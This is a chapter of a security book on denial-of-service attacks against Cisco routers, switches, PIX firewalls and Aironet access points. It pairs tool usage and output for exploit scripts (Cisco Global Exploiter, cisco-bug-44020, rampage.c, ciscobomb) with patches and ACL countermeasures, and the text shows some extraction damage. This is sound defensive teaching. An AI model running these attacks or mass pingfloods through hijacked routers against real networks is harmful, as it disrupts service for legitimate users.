An attacker who manages to take over a Cisco router can do quite a lot of damage. He can enumerate the network to which the router belongs, while avoiding detection by a system administrator for a while. Then he can launch further attacks using this router or reconfiguring it to pave the way for external traffic that would be launched to assume control over other hosts on the network. Alternatively, a cracker can use the router to attack external targets either directly from the router or by redirecting malicious traffic through it. Things are a bit more tricky when dealing with an "owned" switch without the routing functionality. Of course, controlling such a switch goes a long way toward enumerating its network. But to continue exploitation, the cracker will have to take over some other host plugged into the switch first. If he succeeds, the network will fall.


Probably the most interesting, if somewhat complex, part of this chapter is devoted to discussing the possibility of properly backdooring the overtaken device, either by patching its operating system or by abusing the TCL scripting functionality provided by the IOS. While the former can lead to the creation of a truly stealthy IOS backdoor and to the dissemination of infected IOS image binaries through the Internet, the latter allows the cracker to launch exploit code, basic vulnerability scanners, and so on from an IOS host. The worst possibility to consider is a multifunctional IOS worm creeping through the Internet when the TCL support on routers would become both more complete and more widespread. Of course, these topics demand more time and space, but this is an ongoing project, so do expect additional information and code at the book's companion web site.

Finally, this is probably the first literature source to outline the basics of Cisco network device forensics. While the best recommendation is, of course, to avoid being hacked in the first place, sometimes things go wrong and you must act to correct your own or someone else's mistakes as much as possible. We expect that many readers are IT security consultants, and such correction is your bread and butter. If you belong to this category, you must know what to do when encountering a hacked Cisco device, since at some point you will inevitably encounter it in your everyday practice.

 Previous

Next 

 Previous

Next 

# **Chapter 11: Denial of Service Attacks Against Cisco Devices**

# OVERVIEW


In [Chapters 6](#) and [7](#), we discussed the elements and methodologies used to discover and take control of various Cisco devices by leveraging vulnerable services and common misconfigurations. We identified and explored several fuzzing tools that allow an attacker or a security researcher to find potential venues for exploitation of services in specific Cisco devices. In [Chapter 8](#), we identified ways of finding and exploiting new flaws with examples of debugging Cisco IOS memory and processes, dissecting a known exploit by FX, and writing a snippet of proof of concept code.

Now it is time to explore the last-resort scenario, one that is popular with script kiddies but eschewed by sophisticated attackers: denial of service (DoS) attacks—in particular, nongeneric attacks against Cisco equipment. We have already reviewed some nongeneric Cisco DoS attacks and, more importantly, the main method of their discovery—packet fuzzing—in [Chapter 7](#).

DoS is a type of malicious activity that causes the disruption of service to legitimate users. For our purposes, DoS refers to cutting off the connection to the Internet or other networks, denying the system administrator access to the device, or crashing the device.

As other *Hacking Exposed* tomes have thoroughly covered DoS attacks, this tome will briefly capture the motives behind such attacks, identify important elements of the DoS, and include some examples of reasonably recent DoS vulnerabilities discovered in Cisco appliances and software. Because a large part of the Internet is powered by Cisco equipment, we think it is necessary to discuss these Cisco DoS-related issues and to show ways of effectively protecting the server, network, or the whole autonomous system against the annihilating results of DoS activities.

 Previous

Next 

# DOS ATTACK MOTIVES

The Internet has experienced numerous cases of DoS attacks. Unfortunately, due to the nature and existing inherited drawbacks of current Internet-centric protocols, these attacks are likely to stay with us for a long time, causing havoc and financial losses to thousands of organizations all over the world.

As we have already stated, the usual cause behind the attacks from experienced Black Hat hackers is to achieve some level of remote control (be it enable or unprivileged access) over the device. Therefore, the main reason why these attacks are uncommon among experienced hackers is that after successfully performing a series of DoS attacks, the device or targeted equipment becomes useless or obsolete for the duration of the attack or until the device is restarted. This scenario is usually true unless the attacked device is being specifically targeted to disable its operations as a part of some malicious "master plan."

In contrast, many unskilled hackers who do not manage to gain remote access to a device are likely to be frustrated, pitiful people who also show their underdeveloped egos by bragging on Internet Relay Chat (IRC) channels or underground message boards to increase their device frag count. These attackers will try to crash the device by all means possible to satisfy their egos and boast about such "marvelous" achievements to their virtual friends. What motivates different types of crackers to perform DoS attacks? The list of reasons can go on forever, but here are just a few of them:

- Industrial and corporate competition
- Profit-related causes (racketeers or mafia)
- Political or social reasons
- Having fun
- Bragging rights




- Revenge
- Hatred

 Previous

Next 

 Previous

Next 

# TYPES OF DOS ATTACKS

To be able to perform, find, or protect against DoS activities, you must first understand the basic principles and types of these attacks. Three main types of DoS attacks exist:

- Consumption of resources, such as bandwidth, hard disk space,
- CPU resources, and so on
- Disruption of configuration information, routing, DNS, and other information
- Direct disruption of network communication between the client and the server

As information about common DoS attacks has been mentioned in many other *Hacking Exposed* books, we'll only briefly describe these types of DoS attacks and will then move on to spend more time on Cisco-centric issues. We'll also include details on the methods of stopping DoS attacks on the perimeter of your network using built-in functions of Cisco devices.

## Consumption of Resources

The bandwidth consumption attack is the most common type of DoS in the world. Many Internet companies such as Yahoo!, eBay, Microsoft, Amazon, and others have experienced downtime and financial losses due to this type of attack.

This type of attack makes up the majority of distributed denial of service (DDoS) attacks, as well as the early DoS methods of using `ping -f` floods by attackers with larger Internet pipes than those of their targets. These attacks are more difficult, and sometimes even impossible, to mitigate due to the nature of the protocols on which the Internet is built. However, efficient means of traffic rate control have been implemented by Cisco Systems for routers, and we will review these methods in this chapter. CPU

resource consumption attacks can be the result of programming flaws found in the TCP/IP stack, server-side services, and other network-interacting software to which attackers can connect. These attacks can usually be rectified by patching the buggy software code using vendor patches. Hard disk space consumption occurs when the software or service is tricked into storing excessive amounts of information on the server's storage facility, thus consuming all available storage resources and memory. This will most likely lead to a denial of services for legitimate users and can be rectified by cleaning up the disk space, fixing the buggy software code, and/or rebooting the server. An example of such an attack is the flooding of an unauthenticated syslog server (usually found on port 514/UDP) by junk messages. An attacker can send any information to that port and it will be stored in the system log files. Depending on the attacker's bandwidth and the storage available, this method can be effective in disabling the logging facilities of the server or even the entire enterprise, making attacker tracing and prosecution a very difficult task.

## Disruption of Information Flow

This type of attack is less common than bandwidth consumption; however, such an attack can affect many users, organizations, and, if properly launched, even entire countries or continents. For instance, the DNS entry of a company or an entire country can be altered or diverted to a different location or to `/dev/null`, thus disabling connectivity of the targeted networks for the duration of the attack. The motives behind this type of attack are usually political or corporate in nature. Another example of such an attack can be discovered when an attacker fiddles with the routers responsible for Border Gateway Protocol (BGP) routing updates; this can easily bring a large chunk of the Internet to its knees with only a few packets. This type of attack is reviewed in the [final chapter](#) of this book, where we cover BGP security issues.

## Disruption of Communication


This type of attack causes a disruption of established communication channels between the client and server. A typical attack would involve

resetting a management TCP session to the device, such as a PIX firewall, to stop a system administrator from reconfiguring the device to counter a different attack. These attacks are usually possible due to a system software fault and can be rectified by applying a vendor patch.

 [Previous](#)

[Next](#) 

 Previous

Next 

# CISCO DOS ASSESSMENT TOOLS

Several tools capable of launching Cisco-centric DoS attacks are freely available for download on the Internet. A vigilant system administrator or a penetration tester can employ them to test her own or the client's network to evaluate its resilience to DoS attacks that can be potentially launched by crackers. In this section, we review two such tools that are useful for launching a variety of DoS attacks against Cisco boxes.

## Cisco Global Exploiter

**Attack**

<i>Popularity:</i>	7
<i>Simplicity:</i>	8
<i>Impact:</i>	8
<b><i>Risk Rating:</i></b>	<b>8</b>

Cisco Global Exploiter (CGE) is a powerful Perl script that can be used to attack and thus assess the patch level of Cisco devices. At the time of writing, it includes built-in information about 14 vulnerabilities. The best part about this tool is that it allows easy addition of new security flaws. With a trivial knowledge of Perl, you can update and customize the vulnerability database of the tool to represent the best testing scenario for the network. This framework can be downloaded from <http://www.packetstormsecurity.org/> by searching for *cge*. The default CGE can exploit the following bugs in Cisco devices:

```
arhontus $ perl cge.pl
```

Usage :

```
perl cge.pl <target> <vulnerability number>
```

Vulnerabilities list :

- [1] - Cisco 677/678 Telnet Buffer Overflow Vulnerability
- [2] - Cisco IOS Router Denial of Service Vulnerability
- [3] - Cisco IOS HTTP Auth Vulnerability
- [4] - Cisco IOS HTTP Configuration Arbitrary Administrative
- [5] - Cisco Catalyst SSH Protocol Mismatch Denial of Service
- [6] - Cisco 675 Web Administration Denial of Service Vulnerability
- [7] - Cisco Catalyst 3500 XL Remote Arbitrary Command Vulnerability
- [8] - Cisco IOS Software HTTP Request Denial of Service Vulnerability
- [9] - Cisco 514 UDP Flood Denial of Service Vulnerability
- [10] - CiscoSecure ACS for Windows NT Server Denial of Service
- [11] - Cisco Catalyst Memory Leak Vulnerability
- [12] - Cisco CatOS CiscoView HTTP Server Buffer Overflow Vulnerability
- [13] - 0 Encoding IDS Bypass Vulnerability (UTF)
- [14] - Cisco IOS HTTP Denial of Service Vulnerability

With the successful exploitation of a Cisco device, you should see output similar to this:

```
arhontus $ perl cge.pl 2611b 2
Packet sent ...
Now checking server's status ...
Vulnerability successful exploited. Target server is down ..
```

2611b is the name or IP address of the target, and 2 is the vulnerability number; in this particular example it refers to Cisco IOS Router DoS Vulnerability, in which an invalid HTTP request is sent to the router's web management interface.

After upgrading to the latest IOS version, we run the same exploit to check whether the router has been successfully patched for this bug. As you can see, the vulnerability no longer crashes the server:

```
arhontus $ perl cge.pl 2611b 2
Packet sent ...
Now checking server's status ...
```



Vulnerability unsuccessful exploited. Target server is still

## Cisco TCP Test Tool

### Attack

Popularity:	4
Simplicity:	6
Impact:	7
<b>Risk Rating:</b>	<b>6</b>

The TCP Test Tool was written by the Cisco development team (Critical Infrastructure Assurance Group, or CIAG) to perform security assessments on Cisco devices. It allows the user to craft and send customized TCP packets with any payload. This tool has inherited many of the ideas of the Nemesis packet-construction project. As you can see, a vast amount of options is available to the user to create a firm testing environment. The TCP Test Tool (ttd) can be obtained from the Cisco Systems web site or from <http://www.packetstormsecurity.org>.

```
arhontus $./ttd --help
TCP Test Tool (ttd) Version 1.3
Eloy Paris <elparis@cisco.com>
From ideas by Sean Convery <sean@cisco.com> and the NEMESIS
Usage: ttd [-h] [options]
General options:
 -h, --help display this help and exit
 -c, --count NUM number of segments to send
 -d, --delay NUM delay in milliseconds (defa
 --flood NUM flood the network by sendi
```

TCP options:

-x, --sport NUM	TCP source port
-y, --dport NUM	TCP destination port
-f, --tcpflags	TCP flags
-fS SYN, -fA ACK, -fR RST,	-fP PSH, -fF FIN, -fU URG
(can also use --syn, --ack,	--rst, --psh, --fin, and --
-w, --window NUM	window size
-s, --sequence NUM	sequence number (^ to incre
-a, --acknowledgement NUM	acknowledgement number
-u, --urgent NUM	urgent pointer
-P, --payload FILE	payload file (use stdin if
-5, --md5 SECRET	use TCP MD5 signatures (TCF
--mss NUM	TCP maximum segment size
--wscale NUM	window scale option
--nocksum	don't compute TCP checksums

#### IP options:


-S, --src ADDRESS	source IP address
-D, --dst ADDRESS	destination IP address
-I, --id NUM	IP ID
-T, --ttl NUM	IP time to live
-t, --tos NUM	IP type of service

This utility can also be used from a scripting platform to generate random payload or specific options, such as BGP bruteforcing, as has been done with `tcpsig-crack.pl` in the examples directory. An attacker or penetration tester can generate a large amount of testing scenarios with this suite, which are limited only by the user's imagination.

 Previous

Next 

 Previous

Next 

# WELL-KNOWN CISCO DOS VULNERABILITIES

No *Hacking Exposed* book is complete without mentioning some of the "famous" vulnerabilities or tools available to the hacking/security professionals community. This section provides a short description of the generic Cisco device DoS vulnerabilities that have been floating about on various security research sites and message boards. Later on, we will take a look at some of the vulnerabilities that are relevant to specific devices, such as routers and switches.

Even though some of the bugs that we mention here might be a bit old by the time this book hits the shelves, our research indicates that many Cisco appliances are left in the wilderness of the Internet without any protection and patching whatsoever. It was common for us to find that some client's Cisco devices had not been updated for five or more years, and that makes a lot of old vulnerabilities still available and exploitable. For example, IOS 11.x versions are still out there and running. After all, if it works, why break it?

## Cisco Devices Generic DoS

These attacks are based on abusing the general design weaknesses of TCP/IP. Thus, they would work against many types of networked hosts, including some of the Cisco devices. While not being truly exciting, they do deserve their place in this chapter, if only by the frequency with which they occur in the real world.

## ICMP Remote DoS Vulnerabilities

**Attack**

Popularity:	6
Simplicity:	7

<b>Impact:</b>	8
<b>Risk Rating:</b>	7

This vulnerability affects operating systems, firewalls, routers, and other hardware appliances from a long list of vendors. The problem exists in implementation of Internet Control Message Protocol (ICMP) with respect to the error-handling mechanism. The majority of vendors (WatchGuard, Symantec, Sun, RedHat, Nortel, Microsoft, Cisco Systems, and many others) fail to implement an adequate security mechanism for checking ICMP error messages, thus making their systems prone to all sorts of DoS attacks. A malicious user can exploit this bug to terminate target TCP connections and deny service to legitimate users or degrade the performance of an established TCP connection by flooding with ICMP source quench messages. More information about this issue can be found at <http://www.securityfocus.com> by searching for *Bug ID (bid) 13124*. A proof of concept code can be obtained from the same location to test whether your systems are vulnerable. The code compiled cleanly on our systems and has three different ICMP-based attacks against TCP:

```
arhontus # ./HOD-icmp-attacks-poc
 (MS05-019) (CISCO:20050412)
 ICMP attacks against TCP (Proof-of-Concept)
 Copyright (c) 2004-2005 .: houseofdabus .:
```

Usage:

```
./HOD-icmp-attacks-poc <-fi:SRC-IP> <-ti:VICTIM-IP> >-fi:SRC
[-a:int] [-n:int]
 -fi:IP From (sender) IP address
 -ti:IP To (target) IP address
 -fp:int Target open TCP port number
 (for example - 21, 25, 80)
 -tp:int Initial value for bruteforce (sender) TCP p
 (default: 0 = range of ports 0-65535)
 -n:int Number of packets
 -a:int ICMP attacks:
```

- 1 - Blind connection-reset attack  
(ICMP protocol unreachable)
- 2 - Path MTU discovery attack  
(slow down the transmission rate)
- 3 - ICMP Source Quench attack

The following Cisco devices are vulnerable to these attacks:

- Cisco Content Services Switch 11000 series (WebNS)
- Cisco Global Site Selector (GSS) 4480 1.x
- Cisco IOS 10.x routers and switches
- Cisco IOS 11.x routers and switches
- Cisco IOS 12.x routers and switches
- Cisco IOS R11.x routers and switches
- Cisco IOS R12.x routers and switches
- Cisco IOS XR (CRS-1) 3.x
- Cisco ONS 15000 series
- Cisco PIX 6.x
- Cisco SAN-OS 1.x (MDS 9000 switches)

## **ICMP Remote DoS Countermeasures**

At the time of writing, most of the affected vendors have prepared advisories and updates that can be downloaded from their web sites. Cisco Systems has made a variety of OS upgrades available to resolve the issue. For full information on which particular systems need to be upgraded to

## Countermeasure

avoid this DoS attack, consult the Cisco advisory at <http://www.cisco.com/warp/public/707/cisco-sa-20050412-icmp.shtml>. Temporary workarounds to protect against ICMP DoS attacks against TCP are also available. They include disabling `path-mtu-discovery` in IOS and using the maximum segment size instead to block the `path-mtu-discovery` attack:

```
affected_router(config)#no ip tcp path-mtu-discovery
affected_router(config)#ip tcp mss <segmentsize>
```

Since the connection reset and source quench attacks depend on IP spoofing by crackers, the standard Cisco antispoofing defense will work:

```
affected_router(config)#ip cef
affected_router(config-if)#ip verify unicast reverse-path
```

You can find more about Cisco antispoofing measures at

[http://www.cisco.com/en/US/tech/tk648/tk361/technologies\\_tech\\_note09186a](http://www.cisco.com/en/US/tech/tk648/tk361/technologies_tech_note09186a)

## Malformed SNMP Message DoS Vulnerability

### Attack

Popularity:	6
Simplicity:	7
Impact:	8
Risk Rating:	7

A variety of Cisco products contain multiple vulnerabilities in handling SNMP requests and traps. It is possible for a remote cracker to create a DoS condition by sending a specially crafted malformed SNMP request to the

SNMP service of a Cisco device or appliance. The targeted device will most likely restart or completely stop functioning until it is manually restarted. A proof of concept tool is available for download from <http://www.packetstormsecurity.org/0206-exploits/ciscokill.c>; we have already reviewed this tool and the attack in [Chapter 7](#).

## Malformed SNMP Message DoS Countermeasure

### Countermeasure

Cisco has released an advisory for this bug that contains details regarding the fixes for firmware for IOS-based systems with versions 11.x and 12.x and non-IOS based Cisco products. Please see the advisory "Malformed SNMP Message-Handling Vulnerabilities for Cisco Non-IOS Products" at Cisco Systems' web site for details.

## Examples of Specific DoS Attacks Against Cisco Routers

### Countermeasure

Such attacks are not that common but can crash a router with only a few packets, since a specific software design bug is exploited. In some cases, such attacks are basically "unfinished" buffer overflow exploits because the attacker did not have enough skill, knowledge, desire, or time to look further into the proper exploitation of the discovered flaw. What may happen if such deep investigation does take place is well-illustrated in the Case Study at the beginning of [Part II](#). Here we will review two specific DoS attacks against



reasonably recent IOS versions, but more of them exist—for example, crashing old IOS 11.x systems with a CDP frames flood, as described by Phenoelit.

## Cisco IOS Malformed IKE Packet Remote DoS Vulnerability

### Attack

Popularity:	2
Simplicity:	4
Impact:	8
Risk Rating:	5

Another flaw leading to a DoS condition has been identified in the Cisco System devices running IOS. This time, it relates to Cisco 6500/7600 Catalysts, high-end switches with installed virtual private network (VPN) service modules, and other IOS-based devices with cryptographic support that processes Internet Key Exchange (IKE) messages that carry out a functionality of VPN devices. When these appliances process a malformed IKE packet, IOS triggers a crash and reload. Consistent exploitation of this flaw against a target will result in a DoS.

## Cisco IOS Malformed IKE Packet Remote DoS Countermeasure

A Cisco advisory

<http://www.cisco.com/warp/public/707/cisco-sa-20040408-vpnsmt.html>) has been released to counsel system administrators on this

## Countermeasure

issue. If your Cisco equipment is being used for the VPN functionality, it is highly advisable that you upgrade your devices with the latest software, as there is a high possibility that an exploit code is circulating among underground groups and message boards.

## Cisco 44020 Bug

### Attack

Popularity:	6
Simplicity:	7
Impact:	8
Risk Rating:	7

A DoS condition has been identified in all Cisco IOS-based devices that are configured to process IPv4. This bug does not affect devices that run IPv6. The vulnerability can be exploited by sending a series of specially crafted packets directly at the device.

Successful exploitation of such a flaw causes the router to seize processing of further packets on all targeted interfaces. A reboot of the device is required to resume proper operations.

The proof of concept code is available to check vulnerability of your devices to this attack (or to cause havoc on the Internet). It can be obtained from the PacketStorm security web site by searching for *cisco-bug-44020*.

Here is an example of this tool in action:

```
arhontus cisco-bug-44020 # ./cisco-bug-44020 192.168.66.100
DEBUG: Hops: 1
```

```
DEBUG: Protocol: 55
DEBUG: Checksum: 47389
DEBUG: 45 10 00 14 55 6b 40 00 01 37 1d b9 c0 a8 42 64 c0 a
DEBUG: Wrote 20 bytes.
DEBUG: Protocol: 55
DEBUG: Checksum: 27731
DEBUG: 45 10 00 14 1f b8 40 00 01 37 53 6c c0 a8 42 64 c0 a
DEBUG: Wrote 20 bytes.
DEBUG: Protocol: 77
DEBUG: Checksum: 26184
DEBUG: 45 10 00 14 2a a8 40 00 01 4d 48 66 c0 a8 42 64 c0 a
DEBUG: Wrote 20 bytes.
DEBUG: Protocol: 77
DEBUG: Checksum: 1279
DEBUG: 45 10 00 14 74 09 40 00 01 4d ff 04 c0 a8 42 64 c0 a
DEBUG: Wrote 20 bytes.
lines omitted to save trees in Siberia ;-)
```

You can check to see if the DoS worked (it actually did):

```
arhontus $ ping 192.168.66.202
PING (192.168.66.202) 56(84) bytes of data.
--- 192.168.66.102 ping statistics ---
5 packets transmitted, 0 received, 100% packet loss, time 39
```

## Cisco 44020 Bug Countermeasure


A quick and temporary workaround would be to execute the following commands on the router:


### Countermeasure

```
access-list 101 deny 53 any any
access-list 101 deny 55 any any
access-list 101 deny 77 any any
```


Note that in these access lists, 53, 55, and 77 are the numbers of IP protocols, not TCP or User Datagram Protocol (UDP) ports. When the

workaround got released, many confused system administrators started to block TCP and UDP ports with the corresponding numbers instead and wondered why the name resolution ceased to work! To solve the problem permanently, Cisco System advises that you upgrade the IOS software to the latest version.

 [Previous](#)

[Next](#) 

 Previous

Next 

# EXAMPLES OF SPECIFIC DOS ATTACKS AGAINST CATALYST SWITCHES AND OTHER CISCO NETWORKING DEVICES

Of course, device-specific DoS attacks are not restricted to IOS routers only. A variety of hosts, ranging from Catalyst switches to Aironet wireless access points and even the mighty PIX firewalls, have these flaws. Many of these attacks can be launched using Cisco Global Exploiter; however, some do not require more than a Telnet client to execute. In fact, as we were writing this chapter we discovered such an attack ourselves—this time against a testing-lab PIX515E firewall.

## Cisco Catalyst Memory Leak DoS Vulnerability

**Attack**

<i>Popularity:</i>	6
<i>Simplicity:</i>	8
<i>Impact:</i>	8
<i>Risk Rating:</i>	7

A Telnet server running on the Catalyst firmware (CatOS) for the purpose of remote administration contains a flaw relating to a memory leak that can result in a DoS. The flaw exists due to a programming error in closing a Telnet session. A memory resource that is allocated during the start of the Telnet session is not freed at the end of the session. After a large amount of sessions, most of the system memory will be allocated to the Telnet service, resulting in a DoS. Attackers can abuse this flaw to deny access of legitimate users to the device. The abused appliance then has to be manually restarted to resume operations.

The proof of concept code has been released to test this vulnerability and is available as part (vulnerability number 11) of the CGE Perl toolkit described previously. At the end of the day, all it takes to cause the crash is to open up many Telnet connections to the unlucky switch.

## Cisco Catalyst Memory Leak DoS Countermeasure

Cisco has released an advisory to address this issue. Consult the Cisco Systems web site to get the instructions on updating your CatOS firmware to resolve this vulnerability. The list of affected switches and necessary CatOS upgrades is available at <http://www.securityfocus.com/bid/2072/solution>.

### Countermeasure

It is also highly advisable that you use access control lists (ACLs) and proper virtual LAN (VLAN) separation employing VLAN access lists to allow access to Cisco management services—such as Telnet, Secure Shell Protocol (SSH), and the web management interface—to legitimate users and IP addresses only.

## Incorrect TCP Checksum Attack Disrupting Communication Through a PIX Firewall

### Attack

<i>Popularity:</i>	<i>N/A</i>
<i>Simplicity:</i>	8
<i>Impact:</i>	4
<b><i>Risk Rating:</i></b>	<b>6</b>

For a situation in which a host is located on the trusted side of the network behind the PIX firewall, it is possible to prevent a legitimate TCP connection from being established through the PIX to the host located on the other side of the firewall. To execute such an attack, a cracker would send a specifically crafted TCP packet with a set incorrect checksum through the PIX firewall, pretending that it originated from the legitimate host. He would need to specify both source and destination IPs and a client-side connection port; once such packet is received by the PIX firewall, it will cut down the attacked connection. The downtime of the cut connection is around 2 minutes, 4 seconds—after which the new connection can be established again. Such an attack does not affect the connections that are already established through the PIX.

Since it would take a lot of packets to disrupt the communication between two hosts completely, we assume that the attacker's aim is to prevent communication to a specific service on the remote hosts, such as SSH, SMTP, or TCP-syslog. In our tests, it took around 15 seconds to generate and spit out 65,535 packets with a custom source port. The attack was successfully tested on a PIX firewall 515E with 64MB of RAM performing a NAT on the external interface.

A sample Perl script, `Pixdos.pl`, that was used to generate the packets is available at the book's companion web site.

It might be worthwhile to investigate the effects of sending the packets with an incorrect IP checksum; this way, you may be able to disable the complete communication between two hosts through a PIX firewall.

## Cisco Broadband OS TCP/IP Stack DoS Vulnerability

**Attack**

<i>Popularity:</i>	7
<i>Simplicity:</i>	8
<i>Impact:</i>	7



<b>Risk Rating:</b>	<b>7</b>
---------------------	----------

Cisco Systems has released a variety of broadband router devices to capture a share of the vast broadband equipment market from Motorola, Netgear, and other big players that provide affordable appliances to home and small office users. A vulnerability has been identified in a popular Cisco 600 series router running Cisco Broadband Operating System (CBOS) software that crashes the device when a large amount of traffic traverses the device. Cisco has confirmed that small routers from 605 to 678 are vulnerable to this flaw. By using any network tool that generates a large amount of traffic, such as ping, hping2, or rain, malicious attackers can deny service to legitimate users. Attackers can also bring down these small routers with large Dynamic Host Configuration Protocol (DHCP) packets (which can be sent using Yersinia in DHCP mode) or with large Telnet packets, generated by Cisco Global Exploiter (attack number 1).

## Cisco Broadband OS TCP/IP Stack DoS Countermeasures

This vulnerability has been assigned Cisco Bug ID [CSC65477](#). The issue can be found at

[http://www.cisco.com/en/US/products/products\\_se](http://www.cisco.com/en/US/products/products_se)

**Countermeasure** The advisory also describes broadband router crash Telnet packets. If your network uses these device firmware since no reliable workarounds are available. Sending large Telnet packets (which is not advisable if the router IP is c

## Cisco Aironet AP1x00 Malformed HTTP GET DoS Vulnerability

**Attack**

<b>Popularity:</b>	<b>5</b>
<b>Simplicity:</b>	<b>6</b>

<b>Impact:</b>	8
<b>Risk Rating:</b>	6

A flaw has been found in the popular, industry-standard IOS-based wireless device Cisco Aironet AP 1x00 series. It is possible to cause an IOS-based Cisco Aironet Access Point to crash and reboot if the HTTP server feature is used for administrative purposes. The web management interface is enabled by default for an easy and convenient installation and setup of the device. An attacker can abuse this vulnerability by sending a specially crafted malformed HTTP request to a device, causing a reboot or a DoS condition. This flaw does not require previous authentication with the device. Taking into account the amount of unsecured wireless access points (APs) we've encountered in the wild, a script kiddie could abuse many misconfigured vulnerable Cisco APs for fun or profit. All versions of IOS prior to 12.2(8)JA running on AP1x00 series devices are reported to be vulnerable.

To determine whether your AP is vulnerable to this attack, Telnet to the device and execute the following:

```
arhontus< sh ver
Cisco Internetwork Operating System Software
IOS (tm) C1100 Software (C1100-K9W7-M), Version 12.2(8)JA, E
DEPLOYMENT RELEASE SOFTWARE (fc1) ^^^^^^^^^^
TAC Support: http://www.cisco.com/tac
Copyright (c) 1986-2003 by cisco Systems, Inc.
```

In this example, the device *is* vulnerable, and shows version 12.2(8)JA of the IOS firmware.

## Cisco Aironet AP1x00 Malformed HTTP GET DoS Countermeasures

A few possible solutions are available to mitigate the vulnerability: upgrade of the IOS firmware to the latest version ;

to use access lists to enable access to the web management interface for system administrators and management users only, such as system administrators and management users. The following:

**Countermeasure** A few possible solutions are available to mitigate the vulnerability. The following are the recommended solutions: upgrade of the IOS firmware to the latest version; to use access lists to enable access to the web management interface for system administrators and management users only, such as system administrators and management users. The following:

```
arhontus(config)# ip http access-class 10
arhontus(config)# access-list 10 permit
```

Repeat the second command for all IP addresses that are allowed to manage Cisco applications.

Alternatively, if the HTTP service is not required for day-to-day management, you are advised to disable it in the following manner:

```
arhontus(config)# no ip http server
```

## Cisco Catalyst Nonstandard TCP Flags Remote DoS Vulnerability

### Attack

Popularity:	5
Simplicity:	5
Impact:	8
Risk Rating:	6

After receiving a series of malformed connection attempts to any TCP service (HTTP, Telnet, SSH), a DoS condition is triggered that disables any communications to the clients. It has been confirmed that as few as eight sequential connection attempts with nonstandard flags are required to crash

a service. The flaw is present in any TCP-based service on a Catalyst switch. Network toolkits such as `hping2` and `rain` are fully capable of carrying out this attack. Just bombard the switch with TCP packets with bizarre flag combinations—even a standard Nmap Xmas scan (`-sX`) might do. A Cisco advisory has stated that this vulnerability does not affect the traffic passing through the switch or any console-based service.

## Cisco Catalyst Nonstandard TCP Flags Remote DoS Countermeasure


### Countermeasure

As previously stated, it is good security practice to disable the network device management services or restrict access to those services to legitimate users only. Cisco Systems advises that you upgrade the firmware. Refer to Cisco Bug ID CSCdw52219 for more information on how to perform the upgrade. More information can be obtained from <http://www.cisco.com/warp/public/707/cisco-sa-20030709-swtcp.shtml>.

 Previous

Next 

 Previous

Next 

# ABUSING CISCO APPLIANCES FOR NASTY DDOS DEEDS

While we have briefly discussed this in [Chapter 10](#), we needed to expand on it without extending that chapter, which was already overstretched and loaded with relevant data. This seems to be a rather appropriate spot. While using hacked routers and switches to mass ping remote targets is not exactly the most sophisticated and intelligent DDoS attack in the universe, this threat exists and should be dealt with. At the end of the chapter we review one rather original reflective SNMP-based DDoS attack that requires only the knowledge of an RO community. So stay tuned.

## Mass Cisco Pinging, the SNMP Way

**Attack**

<i>Popularity:</i>	4
<i>Simplicity:</i>	4
<i>Impact:</i>	9
<b><i>Risk Rating:</i></b>	<b>6</b>

Taking into account the large amount of SNMP-enabled routers and switches on the Internet, you might find `Cisco-ping.sh` very useful. It allows your router to be used to pingflood the target. If the attacking appliance has a fat pipe, it might act as a very effective point for launching an attack that consumes network bandwidth of the target. `Cisco-ping.sh` is currently written for the Solaris platform but can be easily modified for use on Linux or BSD-based operating systems. You'll have to edit the script to change the locations of your SNMP tools and your routers/switches with enabled SNMP service. With a bit of code hacking, it is easy to add automated functionality to the tool that will take the list of available Cisco SNMP-enabled devices and use them together to launch a more effective attack.

# SNMP Countermeasures

## Countermeasure

It is highly advisable that you provide difficult-to-guess community names for your SNMP services. The best solution is to use SNMPv3, as it provides better authentication methods and encryption of the SNMP queries and replies. Also, unless SNMP is required for day-to-day network management and monitoring, it is advisable that you disable the service altogether.

# Mass Cisco Pinging, the Telnet Way MKI

## Attack

<i>Popularity:</i>	6
<i>Simplicity:</i>	6
<i>Impact:</i>	9
<b><i>Risk Rating:</i></b>	<b>7</b>

Rampage.c is the tool considered to be heaven for every script kiddie on the planet who gets hold of a large amount of Cisco routers with enable passwords. It allows attackers to use a great number of routers to generate pingflood traffic and direct it to the targeted machine by spoofing an originating IP address. Download it from the PacketStorm security web site, compile it, and run it in a manner similar to this:

```
$ gcc -o rampage rampage.c
$./rampage
argc is 1
```

rampage.c by slinkai and cpio

usage: ./rampage-64 <ip> <router-list> <routers to use> <pac

The first argument is the target IP address; <router-list> is obviously the file with a list of routers; <routers to use> is the amount of routers to use from the list; <packets-to-use> is the number of packets to send for each router; and <size> is the size of packets to send from each device.

The output from the tool in action looks similar to this:

```
arhontus dos $./rampage 192.168.66.100 /tmp/cisco-list 5 10
argc is 6
statistics display
hitting 192.168.66.100 with 100 byte packets
hitting 192.168.66.100 5 many times.
status: connecting 1 to 192.168.66.202

success: socket 1
status: connecting 2 to 192.168.66.202

success: socket 2
status: connecting 3 to 192.168.66.202

success: socket 3
status: connecting 4 to 192.168.66.202

success: socket 4
status: connecting 5 to 192.168.66.202

success: socket 5
entering inifitinte loop mode, ctrl-c to cancel
```



The traffic output looks like this:

```
arhontus1 root # tcpdump -i eth0 -n host 192.168.66.202
tcpdump: verbose output suppressed, use -v or -vv for full packet
listening on eth0, link-type EN10MB (Ethernet), capture size 4096 bytes

19:50:11.588589 IP 192.168.66.202 > 192.168.66.100: icmp 80:
19:50:11.588968 arp who-has 192.168.66.202 tell 192.168.66.100:
19:50:11.593515 IP 192.168.66.202 > 192.168.66.100: icmp 80:
19:50:11.597936 IP 192.168.66.202 > 192.168.66.100: icmp 80:
19:50:11.600327 IP 192.168.66.202 > 192.168.66.100: icmp 80:
19:50:11.601971 IP 192.168.66.202 > 192.168.66.100: icmp 80:
19:50:11.603661 IP 192.168.66.202 > 192.168.66.100: icmp 80:
<lines were omitted to save page count>
```

A simpler (and slower) mass pinger than Rampage is available through exploited IOS routers. Ciscobomb is written in Perl, and you can download it from

<http://www.blacksheepnetworks.com/security/hack/hack2/www.getrewted.com>

There's no easier way of mass pingflooding than this:

```
arhontus # perl ciscobomb.pl -t 192.168.66.102 -p 100
>\> CISCOBOMB 0.7 / ca0s / getREWTEd labs <<
[Target: 192.168.66.102] >\> Attack is started.
Just go to see TV and wait ... :)
```

The list of the hacked routers has to be stored in a `routers.db` file in a router IP: login password:enable password format.

## Telnet MKI Countermeasure

If you are a network administrator and experience a large amount of ICMP traffic originating from your routers, don't ignore it. Most likely, you are being used as an attacking node for

## Countermeasure

